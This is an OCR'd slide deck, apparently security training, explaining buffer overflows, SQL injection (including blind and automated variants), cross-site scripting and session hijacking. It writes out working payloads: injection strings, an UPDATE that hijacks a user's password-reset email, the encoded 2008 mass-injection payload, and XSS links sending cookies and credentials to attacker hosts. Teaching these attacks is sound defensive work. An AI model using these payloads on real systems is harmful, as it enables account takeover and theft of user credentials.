# Application Attacks

# Application attacks

## Buffer Overflow

| | |
|---|---|
| 10101101101101011011 | 1010110110110101101111010001010010 10 |

## SQL Injection

| | |
|---|---|
| Blake | Blake' drop table foo -- |


## Cross-Site Scripting

| | |
|---|---|
| Blake | <script>var i=document.cookie</script> |

# Buffer Overflow

The buffer overflow attack is launched to modify the way an application works, especially with regard to running an attacker-prepared malicious code

How can you change the operation of a program that is compiled without changing its source code?



# Buffer Overflow

A compiled program is loaded into internal memory before it is run

Next, the operating system allocates place on the stack for the program

Allocated on the stack are among others:

- Headers (definitions) of a program's functions
- Registry values for managing data on the stack, including Extended Stack Pointer (ESP), which is a value containing the top of stack address, Extended Instruction Pointer (EIP), which is a register pointing to the next instruction, and Extended Base Pointer (EBP), a value defining the current stack frame
- Local variables, which control the operation of a program
- Function call arguments forwarded to a program (user-submitted data)


Data on the stack may be modified


# Buffer Overflow

Control program execution

Exception handlers
Function pointer
Virtual methods

Function return address




```
void func(char *p, int i) {
  int j = 0;
  CFoo foo;
  int (*fp)(int) = &func;
  char b[128];
  strcpy(b,p);
}
```


Problem occurs when *p points to data longer than b and the program runs elevateda

# Buffer Overflow

## Sample attack scenario

After a target is chosen, the attacker has to identify insertion points


When a vulnerable point is found, the attacker checks the program's buffer size by installing the same application on his PC, running it and connecting to it via a debugger



# Buffer Overflow

## Sample attack scenario

The next step is to find and insert the correct EIP value, or overwrite the function return address. Finding the appropriate EIP value is facilitated if you use OpCodes. The trick is to take the current stack bottom address (ESP) from a process that we known is running and whose location on the stack we know. It typically is a system process or a driver




# Buffer Overflow

## Sample attack scenario

Next, the attacker pads the code with a NOP slide

The last step is to add a payload



# SQL INjection

The simplest case of an SQL Injection involves entering a true logical expression as input instead of a username

SQL is an interpreted language

If an attacker is able to inject SQL commands to an input field, the database server behind the application will run these commands… if the application uses an admin account to connect to the database

# SQL INjection


The second factor that aggravates this risk is generating dynamic SQL queries. An attacker can submit SQL commands instead of a username or password

Whether the SQL command is dynamically generated application-side or in a database server doesn't change how grave this the threat is

# Exercise

## SQL Injection

- Logging to Hacme Travel
- Reading tables




# SQL INJECTION

## Blind SQL Injection

Attackers can also embed entire SQL instructions in parameters

To make a database server run them, they have to be syntactically correct and refer to objects that do exist in the database

Applications do not display the results of SQL commands stored in them and don't return error messages to users on the whole




# SQL INJECTION

## Blind SQL Injection

Blind SQL Injection embeds such commands in parameters that will always be executed

Attackers can send any query to the server; it can be either true or false

Another Blind SQL Injection technique relies on comparing application response time after an attacker changes a parameter that is known to influence the time of processing a query



# SQL INJECTION

## Blind SQL Injection sample scenario

- First off, attackers find out that a vulnerable application (ASP.NET) is running on an IIS server
- The application's logon page contains fields where you can submit a username and password as well as a button which sends users new passwords to email addresses they submitted earlier
- When you enter a single quote in the User field and click Send New Password, the application reports error 500. The query forwarded to the server probably looked like this:
- SELECT * FROM Table WHERE Column = '''
- After you enter a random username and click Send New Password there is an Unknown user message. But if you submit 'OR 1=1-- in the User field, the message you'll get is New Password Sent to the Email. The query was executed:
- SELECT * FROM Table WHERE Column = 'email' OR 1=1--
- Knowing three different application reactions makes this attack easier
- Getting table column names with user information inside only requires you to check probable names by entering the following or similar expression in the User field 'AND columnName IS NULL–
- SELECT * FROM Table WHERE Column = 'email' 'AND EmailAddress IS NULL--
- If you got the column name right, the application reports an Unknown user message. If you got it wrong, the application reports an internal error

# SQL INJECTION

## Blind SQL Injection sample scenario

- Once the attacker has obtained two column names (UserName and EmailAddress), it is enough to obtain the table name with user credentials
- The first thing to do is to check generic table names, this time using a command that is only valid if the table name inside it is correct SELECT COUNT(*) FROM TableName—
- SELECT * FROM Table WHERE column = 'email' 'AND (SELECT COUNT(*) FROM Users)=1--
- When you find a correct table name, check if the table contains user data. The simplest way to do this is to use object names with two parts:
- SELECT * FROM Table WHERE Colum = 'email' 'AND Users.EmailAddress IS NULL—
- Knowing the names of the table and its columns, the attackers are now able to start determining user passwords
- However, it might be more effective to change the email address of a user whose username is gleaned from a website describing the company's structure
- An IT director was chosen to gain privileged access to the application
- Changing this user's email address only requires you to submit the UPDATE command in the User field:
- SELECT * FROM Table WHERE column = 'email' '; UPDATE Users SET EmailAddress ='hacker@foo.pl' WHERE UserName= 'JohnSmith'--

When you enter JohnSmith into the User field and click Send New Password a message with a new application password will be sent to the address submitted earlier

# SQL INJECTION

## Automated SQL Injection

System security specialists used to believe that running a fully automated, mass-scale SQL Injection attack was a highly improbable risk

But in March 2008 we saw attackers use modified SQL commands to launch a persistent XSS attack. Almost a million websites fell victim to this attack. The vulnerable websites were:

- Written in ASP
- Used a Microsoft database server
- Dynamically generated SQL commands by concatenating them with data sent in URI addresses

DECLARE%20@S%20VARCHAR(4000);SET%20@S=CAST(0x4445434C41524520405420564152434841522832353529 2C4043205641524348415228323535 29204445434C415245205461626C655F437572736F7220435552534F5220464F522053454C45435420612E6E616D652C622E6E616D652046524F4D20737 9736F626A656374732012C737973636F6C756D6E732062205748455245206 12E69643D622E696420414E4420612E78747970653D27752720414E442028 622E78747970653D3939204F5220622E78747970653D3335204F5220622E78747970653D323331204F5220622E78747970653D31363729204F50454E205 461626C655F437572736F72204645544348204E4558542046524F4D205461626C655F437572736F7220494E544F2040542C4043205748494C4528404046 455443485F5354415455533D302920424547494E20455845432827555044415445205B272B40542B275D20534554205B272B40432B275D3D525452494D 28434F4E5645525428564152434841522834303030292C5B272B40432B275D29292B27273C736372697074207372633D687474703A2F2F7777772E6368 6B626E722E636F6D2F622E6A733E3C2F7363726970743E27272729204645544348204E4558542046524F4D205461626C655F437572736F7220494E544F2 040542C404320454E4420434C4F5345205461626C655F437572736F72204445414C4C4F434154452054616 1626C655F437572736F7220%20AS%20VARCHAR (4000));EXEC(@S);

# SQL INJECTION

## Automated SQL Injection

Web applications that could potentially be hit were identified by sending them queries similar to the ones below:

- http://www.company.foo/dir1/archive.asp?id=z%20ANd%20char(124)%2Buser%2Bchar(124)=0
- http://www.company.foo/dir1/archive.asp?id=z%27%20ANd%20char(124)%2Buser%2Bchar(124)=0%20and%20%27%27=%27
- http://www.company.foo/dir1/archive.asp?id=z%27%20ANd%20char(124)%2Buser%2Bchar(124)=0%20and%20%27%25%27=%

All these URLs contain double-encoded SQL commands

After you decode them, here are the SQL commands you get:

- id=z ANd |user|=0
- id=z ANd |user|=0 and ''=,
- id=z ANd |user|=0 and '%'='

# SQL INJECTION

## Automated SQL Injection

By analysing web applications' behaviour in response to these queries, the attackers were able to gain a lot of information, like the username of the account used to run the web server, and checked if the user was an SQL server administrator

The below SQL code was sent to vulnerable web applications:


- http://www.company.foo/dir1/archive.asp?id=z;DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x440045004300 ...7200%20AS%20NVARCHAR(4000));EXEC(@S);--

About a million web applications were targeted in this way, and most of them fell victim to fully automated variations of the attack perpetrated by self-spreading bots

# Exercise

## SQL Injection


- Automated SQL Injection



# Cross-site scripting

XSS attacks rely on passing on malicious scripts across websites and user web browsers

The attack is made possible due to the fact nearly all websites today are interactive: users can place some data on the websites



# Cross-site scripting

Here's a typical XSS attack scenario:

- An attacker passes on a malicious script to a website
- The users of this website inadvertently run this script in their computers
- The running malicious script sniffs out confidential user data

Depending on the way scripts are sent to websites, XSS can be either reflected or persistent

# Cross-site scripting

A reflected XSS attack occurs when an attacker sends the victim a specially-crafted link to a website the victim knows well

In the simplest scenario, the link will redirect the user to a malicious web page

- http://mybank.com/ebanking?URL=http://evilsite.com/phishing/fakepage.htm

A crafted link can also contain a call executing a script placed on an attacker-controlled page

If the attacker is able to persuade a user to click this link, the user will be redirected to the attacker's server

- http://mybank.com/?ebanking=<script>document.location="http://evilsite.com/get_cookies.php?cookie="+document.cookie</script>

Another possibility is running a script from an attacker's site on a trusted website

- http://mybank.com/ebanking?page=1&response=evilsite.com%21evilcode.js&go=2

# Cross-site scripting

Persistent XSS attacks rely on placing a malicious script directly on a website


In this case the script will be automatically launched by the web browsers of all visitors who go to the page, so the reach of this attack will be considerably greater

# Exercise

## Cross-Site Scripting

We receive an email with a link to our bank website...
… and run the script below

http://hackersite.ie8demos.com/credtheft.asp?login="+popup.document.all.username.value+"&password="+popup.document.all.passwd.value




# Session hijacking

Session Hijacking occurs when an attacker spoofs a trusted and application-authenticated user to gain unauthorised access to the program

Web applications that use http are especially susceptible to this type of attack

Since http is a stateless protocol, each user request must have the user's session ID

Usually SIDs are stored in cookies that are automatically forwarded to web servers in http packet headers




# Session hijacking

Since http sends all data in the plaintext format, any person who can access a shared medium may be able to read it

Because web servers identify incoming requests based on SIDs, anyone who sends a captured SID may be treated as a trusted and authenticated user


This allows attackers to spoof other users without having to guess or crack their passwords



# Session hijacking

While it's been known for a long time that web applications can be vulnerable to session hijacking attacks, this danger first came to public attention with the release of the Firesheep plugin for Firefox

